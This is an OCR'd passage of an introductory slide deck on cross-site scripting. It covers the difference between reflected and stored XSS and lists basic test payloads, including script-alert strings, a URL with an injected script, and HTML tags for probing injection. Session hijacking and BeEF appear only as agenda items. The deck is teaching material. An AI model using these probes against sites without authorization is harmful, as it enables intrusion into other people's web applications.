Introduction to Cross Site Scripting (XSS)

What is XSS ?

- **XSS** is a vulnerability that allows an attacker to **inject client-side code** on a webpage

- The client-side code can be of **any client-side scripting language**; Javascript, CSS, HTML, etc

How can it happen ?


- An attacker inserts specially crafted input string that allow the browser to interpret it as valid code


- Example:

  What's your name:

  `Ali<script>alert('XSS')</script>`

XSS in action






Cross Site Scripting (XSS)

“XSS, malicious content by user, for user”

- Syed Zainudeen -


Table of content

- Types of XSS
- Finding XSS vuln
- Exploiting XSS
- XSS Session hijacking
- Having fun with **BeEF**



Now we will learn…

- **Types of XSS**
- Finding XSS vuln
- Exploiting XSS
- XSS Session hijacking
- Having fun with **BeEF**



Types of XSS

- There are 2 types of XSS
  - **Reflected XSS** (non-persistent)
  - **Stored XSS** (persistent)

Reflected vs Stored


- In a reflected XSS, the injected string is used only once and discarded (not stored)
  - E.g. search function
- In a stored XSS, the injected string is first stored in a DB and later loaded for display
  - E.g. forum, guestbook, log

Reflected XSS

- The vulnerable page will only display user injected script if he/she follows a certain link/URL

- The malicious script is visible in the URL (might be in encoded form). For example: http://abc.com/search?q=ball<script>alert(/XSS/)</script>

Reflected XSS in action



Stored XSS


- The vulnerable page will display user injected script just by visiting to a vulnerable site (that has been injected)

- The malicious script in not visible in the URL (since it is usually loaded from DB)

Stored XSS in action

Now we will learn…

- Types of XSS
- **Finding XSS vuln**
- Exploiting XSS
- XSS Session hijacking
- Having fun with **BeEF**



Finding XSS vuln

- The easiest is to used the famous
  <script>alert(/XSS/)</script>

- But is that the only way to test for XSS? Can we detect XSS without the **<script>** tag ?


Many ways to trigger XSS

- The things that matter in XSS detection is to see whether we can inject client-side scripting code


- We can try

```
<h1>Hacked !</h1>
<img src="path-to-image" />
<embed src="path-to-flash/sound/video" />
<style>/** any CSS scripts **/</style>
```

<h1> tag

